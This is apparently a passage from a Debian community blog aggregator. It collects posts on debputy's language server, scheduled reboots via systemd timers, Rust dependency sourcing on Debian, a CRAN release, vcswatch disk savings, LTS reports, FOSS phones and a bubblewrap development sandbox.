  • debian/control
  • debian/copyright (the machine readable variant)
  • debian/changelog (mostly just spelling)
  • debian/rules
  • debian/debputy.manifest (syntax checks only; use debputy check-manifest for the full validation for now)
Most of the effort has been spent on the Deb822 based files such as debian/control, which comes with diagnostics, quickfixes, spellchecking (but only for relevant fields!), and completion suggestions. Since not everyone has a LSP capable editor and because sometimes you just want diagnostics without having to open each file in an editor, there is also a batch version for the diagnostics via debputy lint. Please see debputy(1) for how debputy lint compares with lintian if you are curious about which tool to use at what time. To help you getting started, there is a now debputy lsp editor-config command that can provide you with the relevant editor config glue. At the moment, emacs (via eglot) and vim with vim-youcompleteme are supported. For those that followed the previous blog posts on writing the language server, I would like to point out that the command line for running the language server has changed to debputy lsp server and you no longer have to tell which format it is. I have decided to make the language server a "polyglot" server for now, which I will hopefully not regret... Time will tell. :) Anyhow, to get started, you will want:
$ apt satisfy 'dh-debputy (>= 0.1.21~), python3-pygls'
# Optionally, for spellchecking
$ apt install python3-hunspell hunspell-en-us
# For emacs integration
$ apt install elpa-dpkg-dev-el markdown-mode-el
# For vim integration via vim-youcompleteme
$ apt install vim-youcompleteme
Specifically for emacs, I also learned two things after the upload. First, you can auto-activate eglot via eglot-ensure. This badly feature interacts with imenu on debian/changelog for reasons I do not understand (causing a several second start up delay until something times out), but it works fine for the other formats. Oddly enough, opening a changelog file and then activating eglot does not trigger this issue at all. In the next version, editor config for emacs will auto-activate eglot on all files except debian/changelog. The second thing is that if you install elpa-markdown-mode, emacs will accept and process markdown in the hover documentation provided by the language server. Accordingly, the editor config for emacs will also mention this package from the next version on. Finally, on a related note, Jelmer and I have been looking at moving some of this logic into a new package called debpkg-metadata. The point being to support easier reuse of linting and LSP related metadata - like pulling a list of known fields for debian/control or sharing logic between lintian-brush and debputy.
Minimal integration mode for Rules-Requires-Root One of the original motivators for starting debputy was to be able to get rid of fakeroot in our build process. While this is possible, debputy currently does not support most of the complex packaging features such as maintscripts and debconf. Unfortunately, the kind of packages that need fakeroot for static ownership tend to also require very complex packaging features. To bridge this gap, the new version of debputy supports a very minimal integration with dh via the dh-sequence-zz-debputy-rrr. This integration mode keeps the vast majority of debhelper sequence in place meaning most dh add-ons will continue to work with dh-sequence-zz-debputy-rrr. The sequence only replaces the following commands:
  • dh_fixperms
  • dh_gencontrol
  • dh_md5sums
  • dh_builddeb
The installations feature of the manifest will be disabled in this integration mode to avoid feature interactions with debhelper tools that expect debian/<pkg> to contain the materialized package. On a related note, the debputy migrate-from-dh command now supports a --migration-target option, so you can choose the desired level of integration without doing code changes. The command will attempt to auto-detect the desired integration from existing package features such as a build-dependency on a relevant dh sequence, so you do not have to remember this new option every time once the migration has started. :)

Jacob Adams: Regular Reboots

Uptime is often considered a measure of system reliability, an indication that the running software is stable and can be counted on. However, this hides the insidious build-up of state throughout the system as it runs, the slow drift from the expected to the strange. As Nolan Lawson highlights in an excellent post entitled Programmers are bad at managing state, state is the most challenging part of programming. It s why did you try turning it off and on again is a classic tech support response to any problem. In addition to the problem of state, installing regular updates periodically requires a reboot, even if the rest of the process is automated through a tool like unattended-upgrades. For my personal homelab, I manage a handful of different machines running various services. I used to just schedule a day to update and reboot all of them, but that got very tedious very quickly. I then moved the reboot to a cronjob, and then recently to a systemd timer and service. I figure that laying out my path to better management of this might help others, and will almost certainly lead to someone telling me a better way to do this. UPDATE: Turns out there s another option for better systemd cron integration. See systemd-cron below.

Stage One: Reboot Cron The first, and easiest approach, is a simple cron job. Just adding the following line to /var/spool/cron/crontabs/root1 is enough to get your machine to reboot once a month2 on the 6th at 8:00 AM3:
0 8 6 * * reboot
I had this configured for many years and it works well. But you have no indication as to whether it succeeds except for checking your uptime regularly yourself.

Stage Two: Reboot systemd Timer The next evolution of this approach for me was to use a systemd timer. I created a regular-reboot.timer with the following contents:
[Unit]
Description=Reboot on a Regular Basis
[Timer]
Unit=regular-reboot.service
OnBootSec=1month
[Install]
WantedBy=timers.target
This timer will trigger the regular-reboot.service systemd unit when the system reaches one month of uptime. I ve seen some guides to creating timer units recommend adding a Wants=regular-reboot.service to the [Unit] section, but this has the consequence of running that service every time it starts the timer. In this case that will just reboot your system on startup which is not what you want. Care needs to be taken to use the OnBootSec directive instead of OnCalendar or any of the other time specifications, as your system could reboot, discover its still within the expected window and reboot again. With OnBootSec your system will not have that problem. Technically, this same problem could have occurred with the cronjob approach, but in practice it never did, as the systems took long enough to come back up that they were no longer within the expected window for the job. I then added the regular-reboot.service:
[Unit]
Description=Reboot on a Regular Basis
Wants=regular-reboot.timer
[Service]
Type=oneshot
ExecStart=shutdown -r 02:45
You ll note that this service is actually scheduling a specific reboot time via the shutdown command instead of just immediately rebooting. This is a bit of a hack needed because I can t control when the timer runs exactly when using OnBootSec. This way different systems have different reboot times so that everything doesn t just reboot and fail all at once. Were something to fail to come back up I would have some time to fix it, as each machine has a few hours between scheduled reboots. One you have both files in place, you ll simply need to reload configuration and then enable and start the timer unit:
systemctl daemon-reload
systemctl enable --now regular-reboot.timer
You can then check when it will fire next:
# systemctl status regular-reboot.timer
  regular-reboot.timer - Reboot on a Regular Basis
     Loaded: loaded (/etc/systemd/system/regular-reboot.timer; enabled; preset: enabled)
     Active: active (waiting) since Wed 2024-03-13 01:54:52 EDT; 1 week 4 days ago
    Trigger: Fri 2024-04-12 12:24:42 EDT; 2 weeks 4 days left
   Triggers:   regular-reboot.service
Mar 13 01:54:52 dorfl systemd[1]: Started regular-reboot.timer - Reboot on a Regular Basis.

Sidenote: Replacing all Cron Jobs with systemd Timers More generally, I ve now replaced all cronjobs on my personal systems with systemd timer units, mostly because I can now actually track failures via prometheus-node-exporter. There are plenty of ways to hack in cron support to the node exporter, but just moving to systemd units provides both support for tracking failure and logging, both of which make system administration much easier when things inevitably go wrong.

systemd-cron An alternative to converting everything by hand, if you happen to have a lot of cronjobs is systemd-cron. It will make each crontab and /etc/cron.* directory into automatic service and timer units. Thanks to Alexandre Detiste for letting me know about this project. I have few enough cron jobs that I ve already converted, but for anyone looking at a large number of jobs to convert you ll want to check it out!

Stage Three: Monitor that it s working The final step here is confirm that these units actually work, beyond just firing regularly. I now have the following rule in my prometheus-alertmanager rules:
  - alert: UptimeTooHigh
    expr: (time() - node_boot_time_seconds job="node" ) / 86400 > 35
    annotations:
      summary: "Instance  Has Been Up Too Long!"
      description: "Instance  Has Been Up Too Long!"
This will trigger an alert anytime that I have a machine up for more than 35 days. This actually helped me track down one machine that I had forgotten to set up this new unit on4.


Not everything needs to scale Is It Worth The Time One of the most common fallacies programmers fall into is that we will jump to automating a solution before we stop and figure out how much time it would even save. In taking a slow improvement route to solve this problem for myself, I ve managed not to invest too much time5 in worrying about this but also achieved a meaningful improvement beyond my first approach of doing it all by hand.
  1. You could also add a line to /etc/crontab or drop a script into /etc/cron.monthly depending on your system.
  2. Why once a month? Mostly to avoid regular disruptions, but still be reasonably timely on updates.
  3. If you re looking to understand the cron time format I recommend crontab guru.
  4. In the long term I really should set up something like ansible to automatically push fleetwide changes like this but with fewer machines than fingers this seems like overkill.
  5. Of course by now writing about it, I ve probably doubled the amount of time I ve spent thinking about this topic but oh well

21 March 2024

Ian Jackson: How to use Rust on Debian (and Ubuntu, etc.)

tl;dr: Don t just apt install rustc cargo. Either do that and make sure to use only Rust libraries from your distro (with the tiresome config runes below); or, just use rustup. Don t do the obvious thing; it s never what you want Debian ships a Rust compiler, and a large number of Rust libraries. But if you just do things the obvious default way, with apt install rustc cargo, you will end up using Debian s compiler but upstream libraries, directly and uncurated from crates.io. This is not what you want. There are about two reasonable things to do, depending on your preferences. Q. Download and run whatever code from the internet? The key question is this: Are you comfortable downloading code, directly from hundreds of upstream Rust package maintainers, and running it ? That s what cargo does. It s one of the main things it s for. Debian s cargo behaves, in this respect, just like upstream s. Let me say that again: Debian s cargo promiscuously downloads code from crates.io just like upstream cargo. So if you use Debian s cargo in the most obvious way, you are still downloading and running all those random libraries. The only thing you re avoiding downloading is the Rust compiler itself, which is precisely the part that is most carefully maintained, and of least concern. Debian s cargo can even download from crates.io when you re building official Debian source packages written in Rust: if you run dpkg-buildpackage, the downloading is suppressed; but a plain cargo build will try to obtain and use dependencies from the upstream ecosystem. ( Happily , if you do this, it s quite likely to bail out early due to version mismatches, before actually downloading anything.) Option 1: WTF, no I don t want curl bash OK, but then you must limit yourself to libraries available within Debian. Each Debian release provides a curated set. It may or may not be sufficient for your needs. Many capable programs can be written using the packages in Debian. But any upstream Rust project that you encounter is likely to be a pain to get working, unless their maintainers specifically intend to support this. (This is fairly rare, and the Rust tooling doesn t make it easy.) To go with this plan, apt install rustc cargo and put this in your configuration, in $HOME/.cargo/config.toml:
[source.debian-packages]
directory = "/usr/share/cargo/registry"
[source.crates-io]
replace-with = "debian-packages"
This causes cargo to look in /usr/share for dependencies, rather than downloading them from crates.io. You must then install the librust-FOO-dev packages for each of your dependencies, with apt. This will allow you to write your own program in Rust, and build it using cargo build. Option 2: Biting the curl bash bullet If you want to build software that isn t specifically targeted at Debian s Rust you will probably need to use packages from crates.io, not from Debian. If you re doing to do that, there is little point not using rustup to get the latest compiler. rustup s install rune is alarming, but cargo will be doing exactly the same kind of thing, only worse (because it trusts many more people) and more hidden. So in this case: do run the curl bash install rune. Hopefully the Rust project you are trying to build have shipped a Cargo.lock; that contains hashes of all the dependencies that they last used and tested. If you run cargo build --locked, cargo will only use those versions, which are hopefully OK. And you can run cargo audit to see if there are any reported vulnerabilities or problems. But you ll have to bootstrap this with cargo install --locked cargo-audit; cargo-audit is from the RUSTSEC folks who do care about these kind of things, so hopefully running their code (and their dependencies) is fine. Note the --locked which is needed because cargo s default behaviour is wrong. Privilege separation This approach is rather alarming. For my personal use, I wrote a privsep tool which allows me to run all this upstream Rust code as a separate user. That tool is nailing-cargo. It s not particularly well productised, or tested, but it does work for at least one person besides me. You may wish to try it out, or consider alternative arrangements. Bug reports and patches welcome. OMG what a mess Indeed. There are large number of technical and social factors at play. cargo itself is deeply troubling, both in principle, and in detail. I often find myself severely disappointed with its maintainers decisions. In mitigation, much of the wider Rust upstream community does takes this kind of thing very seriously, and often makes good choices. RUSTSEC is one of the results. Debian s technical arrangements for Rust packaging are quite dysfunctional, too: IMO the scheme is based on fundamentally wrong design principles. But, the Debian Rust packaging team is dynamic, constantly working the update treadmills; and the team is generally welcoming and helpful. Sadly last time I explored the possibility, the Debian Rust Team didn t have the appetite for more fundamental changes to the workflow (including, for example, changes to dependency version handling). Significant improvements to upstream cargo s approach seem unlikely, too; we can only hope that eventually someone might manage to supplant it.
edited 2024-03-21 21:49 to add a cut tag


comment count unavailable comments

20 March 2024

Dirk Eddelbuettel: ciw 0.0.2 on CRAN: Updates

A first revision of the still only one-week old (at CRAN) package ciw has been released to CRAN! It provides is a single (efficient) function incoming() (now along with an alias ciw()) which summarises the state of the incoming directories at CRAN. I happen to like having these things at my (shell) fingertips, so it goes along with (still draft) wrapper ciw.r that will be part of the next littler release. For example, when I do this right now as I type this, I see (typically less than one second later)
edd@rob:~$ ciw.r 
    Folder                     Name                Time   Size         Age
    <char>                   <char>              <POSc> <char>  <difftime>
1: pretest instantiate_0.2.2.tar.gz 2024-03-20 13:29:00    17K  0.07 hours
2: recheck   tinytable_0.2.0.tar.gz 2024-03-20 12:50:00   565K  0.72 hours
3: pending      Matrix_1.7-0.tar.gz 2024-03-20 12:05:00   2.3M  1.47 hours
4: recheck      survey_4.4-2.tar.gz 2024-03-20 02:02:00   2.2M 11.52 hours
5: waiting   equateIRT_2.4.0.tar.gz 2024-03-19 17:00:00   895K 20.55 hours
6: pending   ravetools_0.1.5.tar.gz 2024-03-19 12:06:00   1.0M 25.45 hours
7: waiting     glmmTMB_1.1.9.tar.gz 2024-03-18 16:04:00   4.2M 45.48 hours
edd@rob:~$ 
See ciw.r --help or ciw.r --usage for more. Alternatively, in your R session, you can call ciw::incoming() (or now ciw::ciw()) for the same result (and/or load the package first). This release adds some packaging touches, brings the new alias ciw() as well as a state variable with all (known) folder names and some internal improvements for dealing with error conditions. The NEWS entry follows.

Changes in version 0.0.2 (2024-03-20)
  • The package README and DESCRIPTION have been expanded
  • An alias ciw can now be used for incoming
  • Network error handling is now more robist
  • A state variable known_folders lists all CRAN folders below incoming

Courtesy of my CRANberries, there is also a diffstat report for this release. If you like this or other open-source work I do, you can sponsor me at GitHub.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

19 March 2024

Colin Watson: apt install everything?

On Mastodon, the question came up of how Ubuntu would deal with something like the npm install everything situation. I replied:
Ubuntu is curated, so it probably wouldn t get this far. If it did, then the worst case is that it would get in the way of CI allowing other packages to be removed (again from a curated system, so people are used to removal not being self-service); but the release team would have no hesitation in removing a package like this to fix that, and it certainly wouldn t cause this amount of angst. If you did this in a PPA, then I can t think of any particular negative effects.
OK, if you added lots of build-dependencies (as well as run-time dependencies) then you might be able to take out a builder. But Launchpad builders already run arbitrary user-submitted code by design and are therefore very carefully sandboxed and treated as ephemeral, so this is hardly novel. There s a lot to be said for the arrangement of having a curated system for the stuff people actually care about plus an ecosystem of add-on repositories. PPAs cover a wide range of levels of developer activity, from throwaway experiments to quasi-official distribution methods; there are certainly problems that arise from it being difficult to tell the difference between those extremes and from there being no systematic confinement, but for this particular kind of problem they re very nearly ideal. (Canonical has tried various other approaches to software distribution, and while they address some of the problems, they aren t obviously better at helping people make reliable social judgements about code they don t know.) For a hypothetical package with a huge number of dependencies, to even try to upload it directly to Ubuntu you d need to be an Ubuntu developer with upload rights (or to go via Debian, where you d have to clear a similar hurdle). If you have those, then the first upload has to pass manual review by an archive administrator. If your package passes that, then it still has to build and get through proposed-migration CI before it reaches anything that humans typically care about. On the other hand, if you were inclined to try this sort of experiment, you d almost certainly try it in a PPA, and that would trouble nobody but yourself.

18 March 2024

Christoph Berg: vcswatch and git --filter


Debian is running a "vcswatch" service that keeps track of the status of all packaging repositories that have a Vcs-Git (and other VCSes) header set and shows which repos might need a package upload to push pending changes out. Naturally, this is a lot of data and the scratch partition on qa.debian.org had to be expanded several times, up to 300 GB in the last iteration. Attempts to reduce that size using shallow clones (git clone --depth=50) did not result more than a few percent of space saved. Running git gc on all repos helps a bit, but is tedious and as Debian is growing, the repos are still growing both in size and number. I ended up blocking all repos with checkouts larger than a gigabyte, and still the only cure was expanding the disk, or to lower the blocking threshold. Since we only need a tiny bit of info from the repositories, namely the content of debian/changelog and a few other files from debian/, plus the number of commits since the last tag on the packaging branch, it made sense to try to get the info without fetching a full repo clone. The question if we could grab that solely using the GitLab API at salsa.debian.org was never really answered. But then, in #1032623, G bor N meth suggested the use of git clone --filter blob:none. As things go, this sat unattended in the bug report for almost a year until the next "disk full" event made me give it a try. The blob:none filter makes git clone omit all files, fetching only commit and tree information. Any blob (file content) needed at git run time is transparently fetched from the upstream repository, and stored locally. It turned out to be a game-changer. The (largish) repositories I tried it on shrank to 1/100 of the original size. Poking around I figured we could even do better by using tree:0 as filter. This additionally omits all trees from the git clone, again only fetching the information at run time when needed. Some of the larger repos I tried it on shrank to 1/1000 of their original size. I deployed the new option on qa.debian.org and scheduled all repositories to fetch a new clone on the next scan: The initial dip from 100% to 95% is my first "what happens if we block repos > 500 MB" attempt. Over the week after that, the git filter clones reduce the overall disk consumption from almost 300 GB to 15 GB, a 1/20. Some repos shrank from GBs to below a MB. Perhaps I should make all my git clones use one of the filters.

14 March 2024

Freexian Collaborators: Monthly report about Debian Long Term Support, February 2024 (by Roberto C. S nchez)

Like each month, have a look at the work funded by Freexian s Debian LTS offering.
Debian LTS contributors In February, 18 contributors have been paid to work on Debian LTS, their reports are available:
  • Abhijith PA did 10.0h (out of 14.0h assigned), thus carrying over 4.0h to the next month.
  • Adrian Bunk did 13.5h (out of 24.25h assigned and 41.75h from previous period), thus carrying over 52.5h to the next month.
  • Bastien Roucari s did 20.0h (out of 20.0h assigned).
  • Ben Hutchings did 2.0h (out of 14.5h assigned and 9.5h from previous period), thus carrying over 22.0h to the next month.
  • Chris Lamb did 18.0h (out of 18.0h assigned).
  • Daniel Leidert did 10.0h (out of 10.0h assigned).
  • Emilio Pozuelo Monfort did 3.0h (out of 28.25h assigned and 31.75h from previous period), thus carrying over 57.0h to the next month.
  • Guilhem Moulin did 7.25h (out of 4.75h assigned and 15.25h from previous period), thus carrying over 12.75h to the next month.
  • Holger Levsen did 0.5h (out of 3.5h assigned and 8.5h from previous period), thus carrying over 11.5h to the next month.
  • Lee Garrett did 0.0h (out of 18.25h assigned and 41.75h from previous period), thus carrying over 60.0h to the next month.
  • Markus Koschany did 40.0h (out of 40.0h assigned).
  • Roberto C. S nchez did 3.5h (out of 8.75h assigned and 3.25h from previous period), thus carrying over 8.5h to the next month.
  • Santiago Ruano Rinc n did 13.5h (out of 13.5h assigned and 2.5h from previous period), thus carrying over 2.5h to the next month.
  • Sean Whitton did 4.5h (out of 0.5h assigned and 5.5h from previous period), thus carrying over 1.5h to the next month.
  • Sylvain Beucler did 24.5h (out of 27.75h assigned and 32.25h from previous period), thus carrying over 35.5h to the next month.
  • Thorsten Alteholz did 14.0h (out of 14.0h assigned).
  • Tobias Frost did 12.0h (out of 12.0h assigned).
  • Utkarsh Gupta did 11.25h (out of 26.75h assigned and 33.25h from previous period), thus carrying over 48.75 to the next month.

Evolution of the situation In February, we have released 17 DLAs. The number of DLAs published during February was a bit lower than usual, as there was much work going on in the area of triaging CVEs (a number of which turned out to not affect Debia buster, and others which ended up being duplicates, or otherwise determined to be invalid). Of the packages which did receive updates, notable were sudo (to fix a privilege management issue), and iwd and wpa (both of which suffered from authentication bypass vulnerabilities). While this has already been already announced in the Freexian blog, we would like to mention here the start of the Long Term Support project for Samba 4.17. You can find all the important details in that post, but we would like to highlight that it is thanks to our LTS sponsors that we are able to fund the work from our partner, Catalyst, towards improving the security support of Samba in Debian 12 (Bookworm).

Thanks to our sponsors Sponsors that joined recently are in bold.

13 March 2024

Freexian Collaborators: Debian Contributions: Upcoming Improvements to Salsa CI, /usr-move, packaging simplemonitor, and more! (by Utkarsh Gupta)

Contributing to Debian is part of Freexian s mission. This article covers the latest achievements of Freexian and their collaborators. All of this is made possible by organizations subscribing to our Long Term Support contracts and consulting services.

/usr-move, by Helmut Grohne Much of the work was spent on handling interaction with time time64 transition and sending patches for mitigating fallout. The set of packages relevant to debootstrap is mostly converted and the patches for glibc and base-files have been refined due to feedback from the upload to Ubuntu noble. Beyond this, he sent patches for all remaining packages that cannot move their files with dh-sequence-movetousr and packages using dpkg-divert in ways that dumat would not recognize.


Upcoming improvements to Salsa CI, by Santiago Ruano Rinc n Last month, Santiago Ruano Rinc n started the work on integrating sbuild into the Salsa CI pipeline. Initially, Santiago used sbuild with the unshare chroot mode. However, after discussion with josch, jochensp and helmut (thanks to them!), it turns out that the unshare mode is not the most suitable for the pipeline, since the level of isolation it provides is not needed, and some test suites would fail (eg: krb5). Additionally, one of the requirements of the build job is the use of ccache, since it is needed by some C/C++ large projects to reduce the compilation time. In the preliminary work with unshare last month, it was not possible to make ccache to work. Finally, Santiago changed the chroot mode, and now has a couple of POC (cf: 1 and 2) that rely on the schroot and sudo, respectively. And the good news is that ccache is successfully used by sbuild with schroot! The image here comes from an example of building grep. At the end of the build, ccache -s shows the statistics of the cache that it used, and so a little more than half of the calls of that job were cacheable. The most important pieces are in place to finish the integration of sbuild into the pipeline. Other than that, Santiago also reviewed the very useful merge request !346, made by IOhannes zm lnig to autodetect the release from debian/changelog. As agreed with IOhannes, Santiago is preparing a merge request to include the release autodetection use case in the very own Salsa CI s CI.

Packaging simplemonitor, by Carles Pina i Estany Carles started using simplemonitor in 2017, opened a WNPP bug in 2022 and started packaging simplemonitor dependencies in October 2023. After packaging five direct and indirect dependencies, Carles finally uploaded simplemonitor to unstable in February. During the packaging of simplemonitor, Carles reported a few issues to upstream. Some of these were to make the simplemonitor package build and run tests reproducibly. A reproducibility issue was reprotest overriding the timezone, which broke simplemonitor s tests. There have been discussions on resolving this upstream in simplemonitor and in reprotest, too. Carles also started upgrading or improving some of simplemonitor s dependencies.

Miscellaneous contributions
  • Stefano Rivera spent some time doing admin on debian.social infrastructure. Including dealing with a spike of abuse on the Jitsi server.
  • Stefano started to prepare a new release of dh-python, including cleaning out a lot of old Python 2.x related code. Thanks to Niels Thykier (outside Freexian) for spear-heading this work.
  • DebConf 24 planning is beginning. Stefano discussed venues and finances with the local team and remotely supported a site-visit by Nattie (outside Freexian).
  • Also in the DebConf 24 context, Santiago took part in discussions and preparations related to the Content Team.
  • A JIT bug was reported against pypy3 in Debian Bookworm. Stefano bisected the upstream history to find the patch (it was already resolved upstream) and released an update to pypy3 in bookworm.
  • Enrico participated in /usr-merge discussions with Helmut.
  • Colin Watson backported a python-channels-redis fix to bookworm, rediscovered while working on debusine.
  • Colin dug into a cluster of celery build failures and tracked the hardest bit down to a Python 3.12 regression, now fixed in unstable. celery should be back in testing once the 64-bit time_t migration is out of the way.
  • Thorsten Alteholz uploaded a new upstream version of cpdb-libs. Unfortunately upstream changed the naming of their release tags, so updating the watch file was a bit demanding. Anyway this version 2.0 is a huge step towards introduction of the new Common Print Dialog Backends.
  • Helmut send patches for 48 cross build failures.
  • Helmut changed debvm to use mkfs.ext4 instead of genext2fs.
  • Helmut sent a debci MR for improving collector robustness.
  • In preparation for DebConf 25, Santiago worked on the Brest Bid.

12 March 2024

Russell Coker: Android vs FOSS Phones

To achieve my aims regarding Convergence of mobile phone and PC [1] I need something a big bigger than the 4G of RAM that s in the PinePhone Pro [2]. The PinePhonePro was released at the end of 2021 but has a SoC that was first released in 2016. That SoC seems to compare well to the ones used in the Pixel and Pixel 2 phones that were released in the same time period so it s not a bad SoC, but it doesn t compare well to more recent Android devices and it also isn t a great fit for the non-Android things I want to do. Also the PinePhonePro and Librem5 have relatively short battery life so reusing Android functionality for power saving could provide a real benefit. So I want a phone designed for the mass market that I can use for running Debian. PostmarketOS One thing I m definitely not going to do is attempt a full port of Linux to a different platform or support of kernel etc. So I need to choose a device that already has support from a somewhat free Linux system. The PostmarketOS system is the first I considered, the PostmarketOS Wiki page of supported devices [3] was the first place I looked. The main supported devices are the PinePhone (not Pro) and the Librem5, both of which are under-powered. For the community devices there seems to be nothing that supports calls, SMS, mobile data, and USB-OTG and which also has 4G of RAM or more. If I skip USB-OTG (which presumably means I d have to get dock functionality via wifi not impossible but not great) then I m left with the SHIFT6mq which was never sold in Australia and the Xiomi POCO F1 which doesn t appear to be available on ebay. LineageOS The libhybris libraries are a compatibility layer between Android and glibc programs [4]. Which includes running Wayland with Android display drivers. So running a somewhat standard Linux desktop on top of an Android kernel should be possible. Here is a table of the LineageOS supported devices that seem to have a useful feature set and are available in Australia and which could be used for running Debian with firmware and drivers copied from Android. I only checked LineageOS as it seems to be the main free Android build.
Phone RAM External Display Price
Edge 20 Pro [5] 6-12G HDMI $500 not many on sale
Edge S aka moto G100 [6] 6-8G HDMI $500 to $600+
Fairphone 4 6-8G USBC-DP $1000+
Nubia Red Magic 5G 8-16G USBC-DP $600+
The LineageOS device search page [9] allows searching by kernel version. There are no phones with a 6.6 (2023) or 6.1 (2022) Linux kernel and only the Pixel 8/8Pro and the OnePlus 11 5G run 5.15 (2021). There are 8 Google devices (Pixel 6/7 and a tablet) running 5.10 (2020), 18 devices running 5.4 (2019), and 32 devices running 4.19 (2018). There are 186 devices running kernels older than 4.19 which aren t in the kernel.org supported release list [10]. The Pixel 8 Pro with 12G of RAM and the OnePlus 11 5G with 16G of RAM are appealing as portable desktop computers, until recently my main laptop had 8G of RAM. But they cost over $1000 second hand compared to $359 for my latest laptop. Fosdem had an interesting lecture from two Fairphone employees about what they are doing to make phone production fairer for workers and less harmful for the environment [11]. But they don t have the market power that companies like Google have to tell SoC vendors what they want. IP Laws and Practices Bunnie wrote an insightful and informative blog post about the difference between intellectual property practices in China and US influenced countries and his efforts to reverse engineer a commonly used Chinese SoC [12]. This is a major factor in the lack of support for FOSS on phones and other devices. Droidian and Buying a Note 9 The FOSDEM 2023 has a lecture about the Droidian project which runs Debian with firmware and drivers from Android to make a usable mostly-FOSS system [13]. It s interesting how they use containers for the necessary Android apps. Here is the list of devices supported by Droidian [14]. Two notable entries in the list of supported devices are the Volla Phone and Volla Phone 22 from Volla a company dedicated to making open Android based devices [15]. But they don t seem to be available on ebay and the new price of the Volla Phone 22 is E452 ($AU750) which is more than I want to pay for a device that isn t as open as the Pine64 and Purism products. The Volla Phone 22 only has 4G of RAM.
Phone RAM Price Issues
Note 9 128G/512G 6G/8G <$300 Not supporting external display
Galaxy S9+ 6G <$300 Not supporting external display
Xperia 5 6G >$300 Hotspot partly working
OnePlus 3T 6G $200 $400+ photos not working
I just bought a Note 9 with 128G of storage and 6G of RAM for $109 to try out Droidian, it has some screen burn but that s OK for a test system and if I end up using it seriously I ll just buy another that s in as-new condition. With no support for an external display I ll need to setup a software dock to do Convergence, but that s not a serious problem. If I end up making a Note 9 with Droidian my daily driver then I ll use the 512G/8G model for that and use the cheap one for testing. Mobian I should have checked the Mobian list first as it s the main Debian variant for phones. From the Mobian Devices list [16] the OnePlus 6T has 8G of RAM or more but isn t available in Australia and costs more than $400 when imported. The PocoPhone F1 doesn t seem to be available on ebay. The Shift6mq is made by a German company with similar aims to the Fairphone [17], it looks nice but costs E577 which is more than I want to spend and isn t on the officially supported list. Smart Watches The same issues apply to smart watches. AstereoidOS is a free smart phone OS designed for closed hardware [18]. I don t have time to get involved in this sort of thing though, I can t hack on every device I use.

11 March 2024

Joachim Breitner: Convenient sandboxed development environment

I like using one machine and setup for everything, from serious development work to hobby projects to managing my finances. This is very convenient, as often the lines between these are blurred. But it is also scary if I think of the large number of people who I have to trust to not want to extract all my personal data. Whenever I run a cabal install, or a fun VSCode extension gets updated, or anything like that, I am running code that could be malicious or buggy. In a way it is surprising and reassuring that, as far as I can tell, this commonly does not happen. Most open source developers out there seem to be nice and well-meaning, after all.

Convenient or it won t happen Nevertheless I thought I should do something about this. The safest option would probably to use dedicated virtual machines for the development work, with very little interaction with my main system. But knowing me, that did not seem likely to happen, as it sounded like a fair amount of hassle. So I aimed for a viable compromise between security and convenient, and one that does not get too much in the way of my current habits. For instance, it seems desirable to have the project files accessible from my unconstrained environment. This way, I could perform certain actions that need access to secret keys or tokens, but are (unlikely) to run code (e.g. git push, git pull from private repositories, gh pr create) from the outside , and the actual build environment can do without access to these secrets. The user experience I thus want is a quick way to enter a development environment where I can do most of the things I need to do while programming (network access, running command line and GUI programs), with access to the current project, but without access to my actual /home directory. I initially followed the blog post Application Isolation using NixOS Containers by Marcin Sucharski and got something working that mostly did what I wanted, but then a colleague pointed out that tools like firejail can achieve roughly the same with a less global setup. I tried to use firejail, but found it to be a bit too inflexible for my particular whims, so I ended up writing a small wrapper around the lower level sandboxing tool https://github.com/containers/bubblewrap.

Selective bubblewrapping This script, called dev and included below, builds a new filesystem namespace with minimal /proc and /dev directories, it s own /tmp directories. It then binds-mound some directories to make the host s NixOS system available inside the container (/bin, /usr, the nix store including domain socket, stuff for OpenGL applications). My user s home directory is taken from ~/.dev-home and some configuration files are bind-mounted for convenient sharing. I intentionally don t share most of the configuration for example, a direnv enable in the dev environment should not affect the main environment. The X11 socket for graphical applications and the corresponding .Xauthority file is made available. And finally, if I run dev in a project directory, this project directory is bind mounted writable, and the current working directory is preserved. The effect is that I can type dev on the command line to enter dev mode rather conveniently. I can run development tools, including graphical ones like VSCode, and especially the latter with its extensions is part of the sandbox. To do a git push I either exit the development environment (Ctrl-D) or open a separate terminal. Overall, the inconvenience of switching back and forth seems worth the extra protection. Clearly, isn t going to hold against a determined and maybe targeted attacker (e.g. access to the X11 and the nix daemon socket can probably be used to escape easily). But I hope it will help against a compromised dev dependency that just deletes or exfiltrates data, like keys or passwords, from the usual places in $HOME.

Rough corners There is more polishing that could be done.
  • In particular, clicking on a link inside VSCode in the container will currently open Firefox inside the container, without access to my settings and cookies etc. Ideally, links would be opened in the Firefox running outside. This is a problem that has a solution in the world of applications that are sandboxed with Flatpak, and involves a bunch of moving parts (a xdg-desktop-portal user service, a filtering dbus proxy, exposing access to that proxy in the container). I experimented with that for a bit longer than I should have, but could not get it to work to satisfaction (even without a container involved, I could not get xdg-desktop-portal to heed my default browser settings ). For now I will live with manually copying and pasting URLs, we ll see how long this lasts.
